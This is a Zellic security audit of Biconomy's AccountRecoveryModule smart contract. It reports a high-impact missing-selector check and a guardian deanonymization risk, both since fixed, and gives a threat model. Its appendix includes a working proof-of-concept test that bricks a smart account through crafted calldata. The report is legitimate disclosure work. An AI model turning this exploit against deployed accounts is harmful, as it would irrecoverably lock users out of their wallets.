Zellic


Prepared for
Filipp Makarov
Biconomy Labs

Prepared by
Filippo Cremonese
Sina Pilehchiha
Zellic

November 6, 2023

AccountRecoveryModule

Smart Contract Security Assessment



Contents

About Zellic

Zellic was founded in 2020 by a team of blockchain specialists with more than a decade of combined industry experience. We are leading experts in smart contracts and Web3 development, cryptography, web security, and reverse engineering. Before Zellic, we founded perfect blue ↗, the top competitive hacking team in the world. Since then, our team has won countless cybersecurity contests and blockchain security events.

Zellic aims to treat clients on a case-by-case basis and to consider their individual, unique concerns and business needs. Our goal is to see the long-term success of our partners rather than simply provide a list of present security issues. Similarly, we strive to adapt to our partners' timelines and to be as available as possible. To keep up with our latest endeavors and research, check out our website zellic.io ↗ or follow @zellic_io ↗ on Twitter. If you are interested in partnering with Zellic, please contact us at hello@zellic.io ↗.

1. Executive Summary

Zellic conducted a security assessment for Biconomy Labs from November 2nd to November 3rd, 2023. During this engagement, Zellic reviewed AccountRecoveryModule's code for security vulnerabilities, design issues, and general weaknesses in security posture.

1.1. Goals of the Assessment

In a security assessment, goals are framed in terms of questions that we wish to answer. These questions are agreed upon through close communication between Zellic and the client. In this assessment, we sought to answer the following questions:

- Is the account recovery flow working and secure?
- Is the account recovery module `validateUserOp` function only authorizing the intended transactions?
- Is the security delay effective?

1.2. Non-goals and Limitations

We did not assess the following areas that were outside the scope of this engagement:

- Front-end components
- Infrastructure relating to the project
- Key custody

Due to the time-boxed nature of security assessments in general, there are limitations in the coverage an assessment can provide.


1.3. Results

During our assessment on the scoped AccountRecoveryModule contracts, we discovered two findings. No critical issues were found. One finding was of high impact and the other finding was informational in nature.

Additionally, Zellic recorded its notes and observations from the assessment for Biconomy Labs's benefit in the Discussion section (4. ↗) at the end of the document.

Breakdown of Finding Impacts

Impact Level	Count
Critical	0
High	1
Medium	0
Low	0
Informational	1



2. Introduction

2.1. About AccountRecoveryModule

AccountRecoveryModule is the module for the Biconomy Modular Smart Account, which allows for account recovery when a user loses access to the signing private key.

2.2. Methodology

During a security assessment, Zellic works through standard phases of security auditing, including both automated testing and manual review. These processes can vary significantly per engagement, but the majority of the time is spent on a thorough manual review of the entire scope.

Alongside a variety of tools and analyzers used on an as-needed basis, Zellic focuses primarily on the following classes of security and reliability issues:

> **Basic coding mistakes.** Many critical vulnerabilities in the past have been caused by simple, surface-level mistakes that could have easily been caught ahead of time by code review. Depending on the engagement, we may also employ sophisticated analyzers such as model checkers, theorem provers, fuzzers, and so on as necessary. We also perform a cursory review of the code to familiarize ourselves with the contracts.
>
> **Business logic errors.** Business logic is the heart of any smart contract application. We examine the specifications and designs for inconsistencies, flaws, and weaknesses that create opportunities for abuse. For example, these include problems like unrealistic tokenomics or dangerous arbitrage opportunities. To the best of our abilities, time permitting, we also review the contract logic to ensure that the code implements the expected functionality as specified in the platform's design documents.
>
> **Integration risks.** Several well-known exploits have not been the result of any bug within the contract itself; rather, they are an unintended consequence of the contract's interaction with the broader DeFi ecosystem. Time permitting, we review external interactions and summarize the associated risks: for example, flash loan attacks, oracle price manipulation, MEV/sandwich attacks, and so on.
>
> **Code maturity.** We look for potential improvements in the codebase in general. We look for violations of industry best practices and guidelines and code quality standards. We also provide suggestions for possible optimizations, such as gas optimization, upgradability weaknesses, centralization risks, and so on.

For each finding, Zellic assigns it an impact rating based on its severity and likelihood. There is no hard-and-fast formula for calculating a finding's impact. Instead, we assign it on a case-by-case basis based on our judgment and experience. Both the severity and likelihood of an issue affect its impact. For instance, a highly severe issue's impact may be attenuated by a low likelihood. We assign the following impact ratings (ordered by importance): Critical,

High, Medium, Low, and Informational.

Zellic organizes its reports such that the most important findings come first in the document, rather than being strictly ordered on impact alone. Thus, we may sometimes emphasize an "Informational" finding higher than a "Low" finding. The key distinction is that although certain findings may have the same impact rating, their *importance* may differ. This varies based on various soft factors, like our clients' threat models, their business needs, and so on. We aim to provide useful and actionable advice to our partners considering their long-term goals, rather than a simple list of security issues at present.

Finally, Zellic provides a list of miscellaneous observations that do not have security impact or are not directly related to the scoped contracts itself. These observations — found in the Discussion (4. ↗) section of the document — may include suggestions for improving the codebase, or general recommendations, but do not necessarily convey that we suggest a code change.

2.3. Scope

The engagement involved a review of the following targets:

AccountRecoveryModule Contracts

Repository	https://github.com/bcnmy/scw-contracts ↗
Version	scw-contracts: `e66df039cc4f3d2624d9456354078d067c2c24de`
Program	AccountRecoveryModule
Type	Solidity
Platform	EVM-compatible

2.4. Project Overview

Zellic was contracted to perform a security assessment with two consultants for a total of three person-days. The assessment was conducted over the course of two calendar days.

Contact Information

The following project manager was associated with the engagement:

Chad McDonald
Engagement Manager
chad@zellic.io

The following consultants were engaged to conduct the assessment:

Filippo Cremonese
Engineer
fcremo@zellic.io

Sina Pilehchiha
Engineer
sina@zellic.io

2.5. Project Timeline

The key dates of the engagement are detailed below.

November 2, 2023	Start of primary review period
November 3, 2023	End of primary review period

3. Detailed Findings

3.1. Missing selector validation

Target	AccountRecoveryModule		
Category	Coding Mistakes	**Severity**	High
Likelihood	Low	**Impact**	High

Description

Social account-recovery happens in two steps. First, a recovery request signed by a sufficient number of guardians is submitted to the account-recovery module. The request is validated and recorded together with the submission timestamp. A second request can then be submitted to execute the recorded recovery request. Execution is only authorized if a security delay has passed.

Therefore, recovery requests are regular `UserOperation`s validated by the account-recovery module. The module only allows transactions that call the smart account `execute` function to in turn call the account-recovery module itself, with zero ETH value and a selector that corresponds to `submitRecoveryRequest`, the function that records the submission of a recovery request.

However, the account-recovery module's `validateUserOp` function is not ensuring that the selector for the operation it is validating corresponds to `execute`.

Impact

This issue allows guardians to invoke functions other than `execute`. We note that this issue allows to bypass the security delay. However, we also note that it can only be exploited by enough malicious and/or compromised guardians that is at least equal to the security threshold set by the smart account owner.

Due to the checks performed by `validateUserOp`, the calldata passed to the function has several constraints. However, we were able to write a proof of concept (see the appendix 7.1. ↗) where `updateImplementation` is invoked, substituting the address of the implementation invoked by the proxy and irrecoverably breaking the smart account.

Recommendations

Ensure the selector of the `UserOperation` corresponds to the `execute` function.

Remediation

This issue has been acknowledged by Biconomy Labs, and a fix was implemented in commit `f9be1c60` ↗.

3.2. Potential guardian deanonymization risk

Target	AccountRecoveryModule		
Category	Business Logic	**Severity**	Low
Likelihood	Low	**Impact**	Informational

Description

The account-recovery module stores the hash of a signature from a guardian instead of the address of the guardian to avoid disclosing the address of the guardians until they submit a signed recovery request. However, all guardians sign the same `CONTROL_HASH` message, increasing the risk of a guardian being deanonymized if they were to reuse the same signature for multiple smart accounts.

Impact

This issue could lead to guardians being deanonymized if they were to reuse `CONTROL_HASH` signatures. If a guardian were to be identified for one smart account, it could be tied to other smart accounts for which it acts as a guardian too.

Recommendations

Include the smart account address in the message signed by the guardians.

Remediation

This issue has been acknowledged by Biconomy Labs, and a fix was implemented in commit `25bea175` ↗.

4. Discussion

The purpose of this section is to document miscellaneous observations that we made during the assessment. These discussion notes are not necessarily security related and do not convey that we are suggesting a code change.

4.1. Guardians could collude to prevent account recovery

Account recovery actions require a security delay before they can take effect. This is enforced by recording account-recovery requests alongside the timestamp when they are submitted. In the initial version of the code under review, additional account recovery requests could be submitted, replacing the currently pending one if it exists.

After discussing the implications of this mechanism with the Biconomy development team, the code was changed in commit `dec1362d` ↗ to prevent submitting new account recovery requests that would replace a pending request.

The impact of either option can be felt in some unlikely scenarios where the user loses access to their account and a number of guardians greater than the threshold are compromised.

Scenario 1 – replacing recovery requests is allowed: In this case, the set of malicious guardians could delay account recovery indefinitely. The rogue guardians could continue to submitt new recovery requests, replacing the previously stored one and its timestamp, delaying account recovery as long as they want. In turn, if a number of legitimate guardians over the threshold exist, the user could fight for the control of the account by submitting legitimate account recovery requests.

Scenario 2 – replacing recovery requests is not allowed: In this case, an account recovery request would have to take effect (it cannot be cancelled due to the assumption that the user has lost other means of access to the account). Therefore, the first set of guardians to submit a recovery request would be able to gain control of the account.

Considering the difficulty in predicting the likelyhood of the events that enable both scenarios, there doesn't seem to be strong arguments that would lead to prefer one behavior over the other. In both scenarios, the set of rogue guardians would have to coordinate with the event that leads to the user losing access to their account. If they were to start acting maliciously before that, the user could cancel the account recovery request and remove the rogue guardians. If replacing account recovery requests is allowed, there is a possibility to submit malicious account recovery requests, counteracted by the possibility to re-submit legitimate ones (if enough honest guardians exist). If replacing requests is not allowed, the first request is processed without the possibility to interfere; the outcome for the account owner would then be decided by whether a legitimate or rogue set of guardians submits an account recovery request.

5. Threat Model

This provides a full threat model description for various functions. As time permitted, we analyzed each function in the contracts and created a written threat model for some critical functions. A threat model documents a given function's externally controllable inputs and how an attacker could leverage each input to cause harm.

Not all functions in the audit scope may have been modeled. The absence of a threat model in this section does not necessarily suggest that a function is safe.

5.1. Module: AccountRecoveryModule.sol

Function: `addGuardian(byte[32] guardian, uint48 validUntil, uint48 validAfter)`

This function can be invoked to add a guardian to a smart account.

Inputs

- `guardian`
  - **Control**: Arbitrary.
  - **Constraints**: Must not be zero or already present.
  - **Impact**: The guardian to be added.
- `validUntil`
  - **Control**: Arbitrary.
  - **Constraints**: Must not be in the past and before `validAfter`.
  - **Impact**: Time until the guardian will be active.
- `validAfter`
  - **Control**: Arbitrary.
  - **Constraints**: Must be in the future (respecting the security delay).
  - **Impact**: Time from which the guardian will be active.

Branches and code coverage

Intended branches

- Adds the guardian to the smart account.
  - ☑ Test coverage

Negative behavior

- Reverts if `guardian` is zero.
  - ☑ Negative test
- Reverts if `guardian` is already set.
  - ☑ Negative test
- Reverts if the time frame is invalid.

- ☑ Negative test

Function: `changeGuardianParams(byte[32] guardian, uint48 validUntil, uint48 validAfter)`

This function can be called to modify the time frames for a guardian.

Inputs

- `guardian`
  - **Control**: Arbitrary.
  - **Constraints**: Must be a configured guardian.
  - **Impact**: Guardian to modify.
- `validUntil`
  - **Control**: Arbitrary.
  - **Constraints**: Must not be in the past and before `validAfter`.
  - **Impact**: Time until the guardian will be active.
- `validAfter`
  - **Control**: Arbitrary.
  - **Constraints**: Must be in the future (respecting the security delay).
  - **Impact**: Time from which the guardian will be active.

Branches and code coverage

Intended branches

- Changes the time frame associated with the given guardian.
  - ☑ Test coverage

Negative behavior

- Reverts if the time frame is invalid.
  - ☐ Negative test

Function: `initForSmartAccount(byte[32][] guardians, TimeFrame[] timeFrames, uint8 recoveryThreshold, uint48 securityDelay)`

This function configures the recovery module for a smart account. Can only be called if the module is not already configured for the account.

Inputs

- `guardians`
  - **Control**: Arbitrary.
  - **Constraints**: Length must match `timeFrames`; entries must be unique and nonzero.
  - **Impact**: Identifies the guardians.
- `timeFrames`
  - **Control**: Arbitrary.
  - **Constraints**: Length must match `guardians`; entries must be valid.
  - **Impact**: Specifies the start and end time when each guardian is active.
- `recoveryThreshold`
  - **Control**: Arbitrary.
  - **Constraints**: Must be at most `guardians.length`.
  - **Impact**: Number of guardians required to submit a recovery request.
- `securityDelay`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Security delay before a recovery request is effective.

Branches and code coverage

Intended branches

- Configures the module for the smart account (caller).
  - ☑ Test coverage

Negative behavior

- Reverts if the module was already initialized.
  - ☑ Negative test
- Reverts if the array arguments' lengths are mismatched.
  - ☑ Negative test
- Reverts if recovery threshold is too high.
  - ☑ Negative test
- Reverts if recovery threshold is zero.
  - ☑ Negative test
- Reverts if the guardians are not unique.
  - ☑ Negative test
- Reverts if a guardian is zero.
  - ☑ Negative test
- Reverts if a time frame is invalid or expired.
  - ☑ Negative test

Function: `removeExpiredGuardian(byte[32] guardian, address smartAccount)`

This unpermissioned function can be called by anyone to remove an expired guardian.

Inputs

- `guardian`
  - **Control**: Arbitrary.
  - **Constraints**: Must be an expired guardian for `smartAccount`.
  - **Impact**: Guardian to remove.
- `smartAccount`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Smart account from which to remove the guardian.

Branches and code coverage

Intended branches

- Removes the expired guardian, adjusting the threshold if needed.
  - ☑ Test coverage

Negative behavior

- Reverts if the guardian is not expired.
  - ☑ Negative test
- Reverts if the guardian is not set for `smartAccount`.
  - ☑ Negative test

Function: `removeGuardian(byte[32] guardian)`

This function can be called to remove a guardian.

Inputs

- `guardian`
  - **Control**: Arbitrary.
  - **Constraints**: Must be an existing guardian.
  - **Impact**: Guardian to be removed.

Branches and code coverage

Intended branches

- Removes the guardian and lowers the threshold if needed.
  - ☑ Test coverage

Negative behavior

- Reverts if the guardian was not set.
  - ☑ Negative test

Function: `renounceRecoveryRequest()`

This function can be called to cancel a recovery request.

Branches and code coverage

Intended branches

- Cancels (deletes) the pending recovery request.
  - ☑ Test coverage

Function: `replaceGuardian(byte[32] guardian, byte[32] newGuardian, uint48 validUntil, uint48 validAfter)`

This function can be used to replace a guardian.

Inputs

- `guardian`
  - **Control**: Arbitrary.
  - **Constraints**: Must be already present.
  - **Impact**: The guardian to be removed.
- `newGuardian`
  - **Control**: Arbitrary.
  - **Constraints**: Must not be zero.
  - **Impact**: The guardian to be added.
- `validUntil`
  - **Control**: Arbitrary.
  - **Constraints**: Must not be in the past and before `validAfter`.
  - **Impact**: Time until the new guardian will be active.
- `validAfter`
  - **Control**: Arbitrary.

- **Constraints**: Must be in the future (respecting the security delay).
- **Impact**: Time from which the new guardian will be active.

Branches and code coverage

Intended branches

- Removes the old guardian and adds the new one.
  - ☑ Test coverage

Negative behavior

- Reverts if `guardian` was not set.
  - ☑ Negative test
- Reverts if the old and new guardians are the same.
  - ☑ Negative test
- Reverts if `newGuardian` is zero.
  - ☑ Negative test
- Reverts if the time frame is invalid.
  - ☑ Negative test

Function: `setSecurityDelay(uint48 newSecurityDelay)`

This function can be called to set the security delay.

Inputs

- `newSecurityDelay`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: New security delay.

Branches and code coverage

Intended branches

- Sets the security delay.
  - ☑ Test coverage

Function: `setThreshold(uint8 newThreshold)`

This function can be called to set the threshold for the smart account.

Inputs

- `newThreshold`
  - **Control**: Arbitrary.
  - **Constraints**: Must be greater than zero and at most the number of guardians.
  - **Impact**: New threshold to set.

Branches and code coverage

Intended branches

- Sets the new threshold.
  - ☑ Test coverage

Negative behavior

- Reverts if the threshold is zero.
  - ☑ Negative test
- Reverts if the threshold is too high.
  - ☑ Negative test

Function: `submitRecoveryRequest(byte[] recoveryCallData)`

This function records a submitted recovery request.

Inputs

- `recoveryCallData`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Calldata that will be used when the recovery request will take effect.

Branches and code coverage

Intended branches

- Stores the hash of the calldata and the submission timestamp.
  - ☑ Test coverage

Negative behavior

- Reverts if the same request was already pending.
  - ☑ Negative test

Function: `validateUserOp(UserOperation userOp, byte[32] userOpHash)`

This function validates submitted user operations. It allows executing previously submitted recovery requests (after the security delay has elapsed) and submitting new recovery requests (which have to be signed by a sufficient number of guardians).

Inputs

- `userOp`
  - **Control**: Partial (the most important field, `callData`, is arbitrary).
  - **Constraints**: `callData` must either correspond to a previous recovery request or represent a valid, signed recovery request submission.
  - **Impact**: Operation to be validated.
- `userOpHash`
  - **Control**: None.
  - **Constraints**: None.
  - **Impact**: Hash of the `userOp`, computed by the entry point.

Branches and code coverage

Intended branches

- Validates a previously submitted recovery request (starting from the end of the security delay period).
  - ☑ Test coverage
- Allows submitting a new recovery request if properly signed and valid.
  - ☑ Test coverage

Negative behavior

- Reverts if the module is not configured or the threshold is zero.
  - ☑ Negative test
- Reverts if not enough signatures are supplied.
  - ☑ Negative test
- Reverts if one (or more) signatures are invalid (do not match the guardian).
  - ☑ Negative test
- Reverts if one (or more) signatures correspond to an unauthorized guardian.
  - ☑ Negative test
- Reverts if one (or more) signatures are repeated or not in the correct order.
  - ☑ Negative test
- Reverts if the operation does not match a previous recovery request and is not a recovery request submission.
  - ☑ Negative test

6. Assessment Results

At the time of our assessment, the reviewed code was not deployed to the Ethereum Mainnet or other EVM mainnets.

During our assessment on the scoped AccountRecoveryModule contracts, we discovered two findings. No critical issues were found. One finding was of high impact and the other finding was informational in nature. Biconomy Labs acknowledged all findings and implemented fixes.

6.1. Disclaimer

This assessment does not provide any warranties about finding all possible issues within its scope; in other words, the evaluation results do not guarantee the absence of any subsequent issues. Zellic, of course, also cannot make guarantees about any code added to the project after the version reviewed during our assessment. Furthermore, because a single assessment can never be considered comprehensive, we always recommend multiple independent assessments paired with a bug bounty program.

For each finding, Zellic provides a recommended solution. All code samples in these recommendations are intended to convey how an issue may be resolved (i.e., the idea), but they may not be tested or functional code. These recommendations are not exhaustive, and we encourage our partners to consider them as a starting point for further discussion. We are happy to provide additional guidance and advice as needed.

Finally, the contents of this assessment report are for informational purposes only; do not construe any information in this report as legal, tax, investment, or financial advice. Nothing contained in this report constitutes a solicitation or endorsement of a project by Zellic.

7. Appendix

7.1. Missing selector validation POC

The following proof of concept shows how Finding 3.1. ↗ can be exploited to cause an irrecoverable denial of service, rendering a smart account unusable. The test can be added to `test/module/AccountRecovery.Module.ts`.

```
it("POC - Bricks the smart account", async () => {
    const {
    entryPoint,
    userSA,
    accountRecoveryModule,
    ecdsaModule,
    controlMessage,
    arrayOfSigners,
    defaultSecurityDelay,
    } = await setupTests();

    const calldata = userSA.interface.encodeFunctionData(
        "updateImplementation",
        [accountRecoveryModule.address]
    )
        +
    "0000000000000000000000000000000000000000000000000000000000000000"
    // 0x00 ETH
    value
        +
    "0000000000000000000000000000000000000000000000000000000000000060"
    // 0x20 Calldata bytes
    offset
        +
    "0000000000000000000000000000000000000000000000000000000000000004"
    // 0x60 Calldata bytes
    length
        +
    "0fe0128700000000000000000000000000000000000000000000000000000000"
    // 0x80 Calldata: just the selector, padded for
    convenience
    ;

    const addRequestUserOp = await
    makeMultiSignedUserOpWithGuardiansListArbitraryCalldata(
    calldata,
    userSA.address,
    arrayOfSigners,
    controlMessage,
    entryPoint,
```

```
    accountRecoveryModule.address
    );

    // This won't revert
    await userSA.getImplementation();

    await entryPoint.handleOps([addRequestUserOp], alice.address, {
        gasLimit: 10000000,
    });

    // [!] This will revert because even `getImplementation` requires
    the original implementation
    await expect(userSA.getImplementation()).revertedWith("");
});
```

The test uses a modified `makeMultiSignedUserOpWithGuardiansList` function to be added to `test/utils/accountRecovery.ts`:

```
export async function
    makeMultiSignedUserOpWithGuardiansListArbitraryCalldata(
  calldata: string,
  userOpSender: string,
  userOpSigners: Signer[],
  controlMessage: string,
  entryPoint: EntryPoint,
  moduleAddress: string,
  options?: {
    preVerificationGas?: number;
  }
): Promise<UserOperation> {
  const SmartAccount = await ethers.getContractFactory("SmartAccount");

  const txnDataAA1 = calldata;

  const provider = entryPoint.provider;
  const op2 = await fillUserOp(
    {
      sender: userOpSender,
      callData: txnDataAA1,
      ...options,
    },
    entryPoint,
    "nonce"
  );

  const chainId = await provider!.getNetwork().then((net)
```

```
    => net.chainId);
  const messageUserOp = arrayify(
    getUserOpHash(op2, entryPoint!.address, chainId)
  );

  const messageHash = ethers.utils.id(controlMessage);
  const messageHashBytes = ethers.utils.arrayify(messageHash);

  let signatures = "0x";

  for (let i = 0; i < userOpSigners.length; i++) {
    const signer = userOpSigners[i];
    const sig = await signer.signMessage(messageUserOp);
    const guardian = await signer.signMessage(messageHashBytes);
    signatures = signatures + sig.slice(2) + guardian.slice(2);
  }

  // add validator module address to the signature
  const signatureWithModuleAddress =
    ethers.utils.defaultAbiCoder.encode(
    ["bytes", "address"],
    [signatures, moduleAddress]
  );

  op2.signature = signatureWithModuleAddress;
  return op2;
}
```